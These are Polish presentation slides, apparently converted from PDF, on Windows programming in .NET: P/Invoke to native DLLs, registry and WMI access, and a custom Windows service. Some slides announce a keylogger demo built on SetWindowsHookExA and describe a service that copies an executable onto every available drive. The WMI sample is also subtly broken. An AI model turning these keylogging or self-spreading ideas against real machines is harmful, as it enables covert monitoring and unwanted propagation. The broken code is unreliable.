
x64

Run

ILSPY – Z BINARKI DO KODU



WRAPPER NA CMD – NA PRZYKŁADZIE TRACERT



MODYFIKACJA POWŁOKI GRAFICZNEJ - EXTRACTOR

- Stworzenie prostego programiku typu class library
- Podpisanie assembly (bo inaczej nie zainstalujemy w systemie)
- `srm install server.dll -codebase`
- `srm uninstall server.dll`
- Albo przy użyciu server managera (demo)


WRAPPERY NA KOD NATYWNY

- Stworzyć taki kod w c++

```
extern "C" ..... //żeby nie dekorował nazw
__declspec(dllexport) .. //żeby była widziana w dllce
int ..... //zwykły int - wartość zwracana
__cdecl ..... //konwencja nazewnicza

test(int number)
{
    return number + 1;
}
```

WRAPPERY NA KOD NATYWNY – USTAWIENIE PROJEKTU



WRAPPERY NA KOD NATYWNY

- Kod po stronie c#

```
//using System.Runtime.InteropServices;
public static class NativeTest
{
    private const string DllFilePath = @"c:\Repo\natywne\moja_dllka_z_cpp.dll";

    [DllImport(DllFilePath, CallingConvention = CallingConvention.Cdecl)]
    private extern static int test(int number);

    public static int Test(int number)
    {
        return test(number);
    }
}
```

MECHANISM P/INVOKE – HELLO WORLD


```
using System;
using System.Runtime.InteropServices;

namespace HelloWorld
{
    class Program
    {
        //z tej książki dla grayhatów skubnięte
        [DllImport("user32", CharSet = CharSet.Auto)]
        static extern int MessageBox(IntPtr hWnd,
            String text, String caption, int options);

        [DllImport("libc")]
        static extern void printf(string message); //tylko dla linuxa, bo ma libc w libkach systemowych

        static void Main(string[] args)
        {
            OperatingSystem os = Environment.OSVersion;

            if (os.Platform == PlatformID.Win32Windows
                || os.Platform == PlatformID.Win32NT)
            {
                MessageBox(IntPtr.Zero, "Hello world!", "Hello world!", 0);
            }
            else
            {
                printf("Hello world!");
            }
        }
    }
}
```



MECHANIZM P/INVOKE – ZMIANA CZASU W SYSTEMIE (DEMO)

- <https://github.com/Piatkosia/NtpSrv>
- Pobierz czas z serwera
- Ustaw czas systemowy

PRZEJMOWANIE KONTROLI NAD WINAPI- PROSTY KEYLOGGER (DEMO)

The screenshot shows a Microsoft Docs page for the `SetWindowsHookExA` function. The page includes a navigation bar with links to Microsoft, Docs, Windows, Microsoft Azure, Visual Studio, Office, and More. Below the navigation is a breadcrumb trail: Docs / Windows / Desktop / API / Windows and Messages / Winuser.h / SetWindowsHookExA function. There are also Feedback and Share buttons. A sidebar on the left lists various Windows API functions, with `SetWindowsHookExA` highlighted in blue. The main content area features the title `SetWindowsHookExA function`, a last updated timestamp of 08/29/2018, and a reading time of 7 minutes. It describes the function as installing an application-defined hook procedure into a hook chain to monitor system events. Below this is a **Syntax** section containing the C code for the function, which includes parameters for `idHook`, `lpfn`, `hmod`, and `dwThreadId`. A `Copy` button is located next to the syntax code.

Wszystkie funkcje w oficjalnym manualu do winapi,


<https://docs.microsoft.com/en-us/windows/desktop/api/winuser/nf-winuser-setwindowshookexa>

STUDZIMY EMOCJE – REJESTR SYSTEMOWY

```
using System;
using Microsoft.Win32;

namespace Reg
{
    class Program
    {
        static void Main(string[] args)
        {
            RegistryKey rk = Registry.LocalMachine;
            GetKeys(rk);
        }

        private static void GetKeys(RegistryKey rk)
        {
            string[] names = rk.GetSubKeyNames();
            Console.WriteLine("Subkeys of " + rk.Name);
            Console.WriteLine("-----");
            foreach (string s in names)
            {
                Console.WriteLine(s);
            }
            Console.ReadKey();
        }
    }
}
```



Polecam manuala:

<https://docs.microsoft.com/en-us/dotnet/api/microsoft.win32.registry?redirectedfrom=MSDN&view=netframework-4.7.2>

WMI – SYSTEM AS A DB

- Windows Management Instrumentation
- Używany był przez wiele aplikacji do podglądu hardware/ ustawień systemu
- W systemie jako wbemtest
- Ładniejszy to będzie wyglądać w explorerze:
<https://github.com/vinaypamnani/wmie2/releases>
- Można użyć code creatora: <https://www.microsoft.com/en-us/download/details.aspx?id=8572>
- Niestety... czasy WMI powoli mijają

WMI – Z AKTUALIZACJI NA AKTUALIZACJĘ...

The screenshot shows a Windows application window titled "LetsPlay". The main window title bar says "LetsPlay.MainWindow" and the tab bar says "MainWindow()". The code in the editor is:

```
29     InitializeComponent();
30
31     try
32     {
33         ManagementObjectSearcher searcher = new ManagementObjectSearcher("root\\CIMV2\\Applications\\Games",
34         "SELECT * FROM Game");
35         Gry = new ObservableCollection<Game>();
36         foreach (ManagementObject queryObj in searcher.Get())
37         {
38             Gry.Add(new Game
39             {
40                 gameName = queryObj["Name"].ToString(),
41                 pathFile = queryObj["GDFBinaryPath"].ToString(),
42                 InstallFolder = queryObj["GameInstallPath"].ToString()
43             });
44         }
45         listaGier.DataContext = Gry;
46     }
47     catch (ManagementException e)
48     {
49         MessageBox.Show("Coś nie poszło: " + e.Message);
50     }
51 }
```


A message box is displayed in the foreground with the text "Coś nie poszło: Invalid namespace" and an "OK" button.



NADAL MOŻNA COŚ W TYM ZROBIĆ

```
using System.Collections.Generic;
using System.Management;
namespace DJ
{
    public class WmiMapper
    {
        public List<Disk> GetDisks()
        {
            List<Disk> disks = new List<Disk>();
            try
            {
                ManagementObjectSearcher searcher =
                    new ManagementObjectSearcher("root\\\"CIMV2\"", "SELECT * FROM Win32_LogicalDisk");
                foreach (ManagementObject queryObj in searcher.Get())
                {
                    Disk disk = new Disk();
                    {
                        DeviceId = queryObj["DeviceID"],
                        VolumeName = queryObj["VolumeName"],
                        VolumeSN = queryObj["VolumeSerialNumber"],
                    };
                    disks.Add(disk);
                }
            }
            catch (ManagementException e)
            {
                // pewnie znowu w którymś momencie przestanie istnieć, ale co tam;
            }
        }
        return disks;
    }
}
```

WŁASNA USŁUGA SYSTEMOWA

- Wykorzystamy fakt, że już mamy informację o aktualnie dostępnych dyskach
- Po prostu umieścimy na każdym dostępnym dysku jakąś zawartość
- W naszym przypadku będzie to write.exe (bo zawsze jest w systemie)
- Każdy może sobie zmienić to na coś innego:p





Application

Build

Build Events

Debug

Resources

Services

Settings

Reference Paths

Signing

Security

Publish

Code Analysis

Configuration: N/A

Platform: N/A

Assembly name:

FileBroadcaster

Default namespace:

FileBroadcaster

Target framework:

.NET Framework 4.6.1

Output type:

Windows Application

 Auto-generate binding redirects

Startup object:

FileBroadcaster.Program



Assembly Information...

Resources

Specify how application resources will be managed:

 Icon and manifest

A manifest determines specific settings for an application. To embed a custom manifest, first add it to your project and then select it from the list below.

C:\Windows\System32>cd C:\Users\piatk\Source\Repos\WinTracert\FileBroadcaster\bin\Release

C:\Users\piatk\Source\Repos\WinTracert\FileBroadcaster\bin\Release>installutil.exe FileBroadcaster.exe
Narzędzie instalacyjne Microsoft (R) .NET Framework wersja 4.7.3190.0
Copyright (C) Microsoft Corporation. Wszelkie prawa zastrzeżone.

Uruchamianie instalacji transakcyjnej.

Rozpoczyna się faza instalacji procesu instalacji.

Aby sprawdzić postęp zestawu C:\Users\piatk\Source\Repos\WinTracert\FileBroadcaster\bin\Release\FileBroadcaster.exe, zapoznaj się z zawartością pliku dziennika.

Plik znajduje się w C:\Users\piatk\Source\Repos\WinTracert\FileBroadcaster\bin\Release\FileBroadcaster.InstallLog.

Instalowanie zestawu 'C:\Users\piatk\Source\Repos\WinTracert\FileBroadcaster\bin\Release\FileBroadcaster.exe'.

Uwzględnione parametry to:

logtoconsole =
logfile = C:\Users\piatk\Source\Repos\WinTracert\FileBroadcaster\bin\Release\FileBroadcaster.InstallLog
